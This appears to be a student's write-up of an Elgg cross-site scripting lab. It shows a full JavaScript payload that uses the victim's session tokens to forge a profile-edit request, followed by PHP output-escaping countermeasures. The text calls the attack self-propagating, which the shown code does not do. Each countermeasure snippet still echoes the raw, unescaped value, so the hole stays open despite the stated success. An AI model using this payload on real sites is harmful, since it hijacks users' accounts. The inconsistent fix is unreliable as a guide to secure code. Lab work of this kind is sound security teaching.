
Task 5: Modifying the Victim's Profile

Added Samy as friend of Charlie to get guid of Samy




Samy's guid is 47 based on HttpHeaderLive


Alice Profile before visiting Samy's Profile



Alice profile after she viewed Samy's profile



Samy's Profile



Complete Script.

```
</script>
<script type="text/javascript">
window.onload = function()
{
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var description = "&description="+"Samy is my Hero" + "&accesslevel[description]=2";
var name ="&name="+userName;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
//Construct the content of your url.
var content=token+ts+name+description+guid
 var samyGuid=47;
 //FILL IN
 if(elgg.session.user.guid!=samyGuid)
 {
  //Create and send Ajax request to modify profile
  var Ajax=null;
  Ajax=new XMLHttpRequest();
  Ajax.open("POST",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send(content);
 }
}
</script>
```


Observation

Instead of simply updating the description field to "Samy is My Hero," we also inject java script code in this task. As a result, any person who visits this website will now be attacked because the description box now contains malicious java script code, which will spread to each user who visits this page. First, boby's login was used to view Samy's profile in order to test this assault. The java script code was injected into Boby's profile after viewing Samy's profile, along with the message "Samy is my hero." As a result, while logging in as Charlie and viewing Boby's profile, the message was also displayed on Charlie's profile, along with malicious javascript code.


Explanation

This attack uses a self-propagating java script, which means that instead of just posting a message, when a user visits a profile, it also embeds malicious java script code that spreads to other users that view the profile.

Task 7: Countermeasures



Screen shot (Counter measure step 2)


text.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
Open
HTTPHeaderLive(9).txt
<?php
/**
* Elgg text output
* Displays some text that was input using a standard text field
*
* @package Elgg
* @subpackage Core
*
* @uses $vars['value'] The text to display
*/
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];

*url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

Open

```php
<?php
/**
 * Elgg URL display
 * Displays a URL as a link
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses string $vars['text']        The string between the <a></a> tags.
 * @uses string $vars['href']        The unencoded url string
 * @uses bool   $vars['encode_text'] Run $vars['text'] through htmlspecialchars() (false)
 * @uses bool   $vars['is_action']   Is this a link to an action (false)
 * @uses bool   $vars['is_trusted']  Is this link trusted (false)
 * @uses mixed  $vars['confirm']     Confirmation dialog text | (bool) true
 *
 * Note: if confirm is set to true or has dialog text 'is_action' will default to true
 *
 */

if (!empty($vars['confirm']) && !isset($vars['is_action'])) {
        $vars['is_action'] = true;
}

if (!empty($vars['confirm'])) {
        $vars['data-confirm'] = elgg_extract('confirm', $vars, elgg_echo('question:areyousure'));

        // if (bool) true use defaults
        if ($vars['data-confirm'] === true) {
                $vars['data-confirm'] = elgg_echo('question:areyousure');
        }
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
        $url = trim($vars['value']);
        unset($vars['value']);
}

if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
                $text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
} else {
        $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        $text = $url;
}
```


dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

Open

```php
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```



Observation

Text.php, url.php, dropdown.php, and email.php all have uncommented "htmlspecialchars" function calls. Next, I examined Samy's profile after removing the dangerous code from Alice's. This assault, however, will fail since the tags are disabled when the countermeasure is enabled.

Explanation

The code appears to have been handled as data by the server, which is why it appears as content. As a result, the complete code now appears as data when the same page is browsed. Additionally, when trying to insert and read an alert message in Boby's profile, it did not activate the javascript alert and instead displayed it as text. So far, it appears that the countermeasures are successful in countering this attack.